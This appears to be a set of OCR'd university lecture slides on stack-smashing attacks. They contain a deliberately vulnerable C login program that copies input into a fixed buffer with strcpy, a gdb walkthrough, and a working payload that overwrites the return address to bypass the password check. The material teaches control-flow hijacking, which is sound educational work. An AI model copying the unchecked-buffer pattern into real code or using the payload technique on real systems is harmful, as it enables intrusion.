
```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int password_valid = 0;

void authenticate_root(char *passwd) {
        unsigned long marker = 0xdeadbeef;
        char password[16];

        strcpy(password, passwd);

        fprintf(stderr, "Validating password: %s\n", password);

        if (!strcmp(password, "e5ce4db216329f4f"))
                password_valid = marker;

}

int main(int argc, char *argv[]) {

        authenticate_root(argv[1]);

        if (password_valid != 0) {
                printf("Welcome administrator.\n");
        } else {
                printf("Access denied.\n");
        }

        return 1;
}
~
```

Normal use




```
elathan@l64:~/ucy/epl326/8$ gcc -Wall -m32 -no-pie -fno-pic -fno-stack-protector stack-smash.c -o stack-smash
elathan@l64:~/ucy/epl326/8$ ./stack-smash AA
Validating password: AA
Access denied.
elathan@l64:~/ucy/epl326/8$ ./stack-smash e5ce4db216329f4f
Validating password: e5ce4db216329f4f
Welcome administrator.
elathan@l64:~/ucy/epl326/8$
elathan@l64:~/ucy/epl326/8$ printf "AA" | xargs ./stack-smash
Validating password: AA
Access denied.
elathan@l64:~/ucy/epl326/8$ printf "e5ce4db216329f4f" | xargs ./stack-smash
Validating password: e5ce4db216329f4f
Welcome administrator.
elathan@l64:~/ucy/epl326/8$ █
```


gdb




```
elathan@l64:~/ucy/epl326/8$ gdb ./stack-smash
GNU gdb (Ubuntu 7.12.50.20170314-0ubuntu1) 7.12.50.20170314-git
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack-smash...(no debugging symbols found)...done.
(gdb) b authenticate_root
Breakpoint 1 at 0x80484d1
(gdb) r AAAA
Starting program: /home/elathan/ucy/epl326/8/stack-smash AAAA

Breakpoint 1, 0x080484d1 in authenticate_root ()
(gdb) █
```



```
Breakpoint 1, 0x080484d1 in authenticate_root ()
(gdb) disas
Dump of assembler code for function authenticate_root:
   0x080484cb <+0>:     push   %ebp
   0x080484cc <+1>:     mov    %esp,%ebp
   0x080484ce <+3>:     sub    $0x28,%esp
=> 0x080484d1 <+6>:     movl   $0xdeadbeef,-0xc(%ebp)
   0x080484d8 <+13>:    sub    $0x8,%esp
   0x080484db <+16>:    pushl  0x8(%ebp)
   0x080484de <+19>:    lea    -0x1c(%ebp),%eax
   0x080484e1 <+22>:    push   %eax
   0x080484e2 <+23>:    call   0x8048380 <strcpy@plt>
   0x080484e7 <+28>:    add    $0x10,%esp
   0x080484ea <+31>:    mov    0x804a028,%eax
   0x080484ef <+36>:    sub    $0x4,%esp
   0x080484f2 <+39>:    lea    -0x1c(%ebp),%edx
   0x080484f5 <+42>:    push   %edx
   0x080484f6 <+43>:    push   $0x8048610
   0x080484fb <+48>:    push   %eax
   0x080484fc <+49>:    call   0x80483b0 <fprintf@plt>
   0x08048501 <+54>:    add    $0x10,%esp
   0x08048504 <+57>:    sub    $0x8,%esp
   0x08048507 <+60>:    push   $0x8048629
   0x0804850c <+65>:    lea    -0x1c(%ebp),%eax
   0x0804850f <+68>:    push   %eax
   0x08048510 <+69>:    call   0x8048370 <strcmp@plt>
   0x08048515 <+74>:    add    $0x10,%esp
   0x08048518 <+77>:    test   %eax,%eax
   0x0804851a <+79>:    jne    0x8048524 <authenticate_root+89>
   0x0804851c <+81>:    mov    -0xc(%ebp),%eax
   0x0804851f <+84>:    mov    %eax,0x804a030
   0x08048524 <+89>:    nop
   0x08048525 <+90>:    leave
   0x08048526 <+91>:    ret
End of assembler dump.
(gdb) 
```



```
(gdb) x/32x $ebp-32
0xffffd2a8:     0xf7e0de18      0x41414141      0xf7fb5000      0xffffd394
0xffffd2b8:     0xf7ffcd00      0xdeadbeef      0x00000000      0xffffd394
0xffffd2c8:     0xffffd2e8      0x0804854b      0xffffd540      0xffffd394
0xffffd2d8:     0xffffd3a0      0x080485b1      0xf7fb53dc      0xffffd300
0xffffd2e8:     0x00000000      0xf7e19276      0x00000002      0xf7fb5000
0xffffd2f8:     0x00000000      0xf7e19276      0x00000002      0xffffd394
0xffffd308:     0xffffd3a0      0x00000000      0x00000000      0x00000000
0xffffd318:     0xf7fb5000      0xf7ffdc04      0xf7ffd000      0x00000000
(gdb) 
```



```
(gdb) r `printf "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x57\x85\x04\x08"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/elathan/ucy/epl326/8/stack-smash `printf "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x57\x85\x04\x08"`

Breakpoint 1, 0x080484d1 in authenticate_root ()
(gdb) ni
0x080484d8 in authenticate_root ()
(gdb)
0x080484db in authenticate_root ()
(gdb)
0x080484de in authenticate_root ()
(gdb)
0x080484e1 in authenticate_root ()
(gdb)
0x080484e2 in authenticate_root ()
(gdb)
0x080484e7 in authenticate_root ()
(gdb) x/32x $ebp-32
0xffffd288:     0xf7e0de18      0x41414141      0x41414141      0x41414141
0xffffd298:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2a8:     0x41414141      0x08048557      0xffffd500      0xffffd374
0xffffd2b8:     0xffffd380      0x080485b1      0xf7fb53dc      0xffffd2e0
0xffffd2c8:     0x00000000      0xf7e19276      0x00000002      0xf7fb5000
0xffffd2d8:     0x00000000      0xf7e19276      0x00000002      0xffffd374
0xffffd2e8:     0xffffd380      0x00000000      0x00000000      0x00000000
0xffffd2f8:     0xf7fb5000      0xf7ffdc04      0xf7ffd000      0x00000000
(gdb)
```

Control-flow Attacks

- The memory of the process contains *control data*
- In our example, this is the return address stored in the stack
- Control data dictate the flow of the program
- Overwriting control data hijacks the control flow
- Overwriting is possible, since control data are co-located with other buffers that can be overwritten due to program’s vulnerabilities

Was the attack perfect?

- Not the best we could do
  - Stack was not handled correctly
  - The program crashes at the end
- Easy to carry out
  - Just change the value of the return address
  - Goal achieved (although, dirty)

Further reading

- http://eli.thegreenplace.net/2011/02/04/where-the-top-of-the-stack-is-on-x86/
- http://10kstudents.eu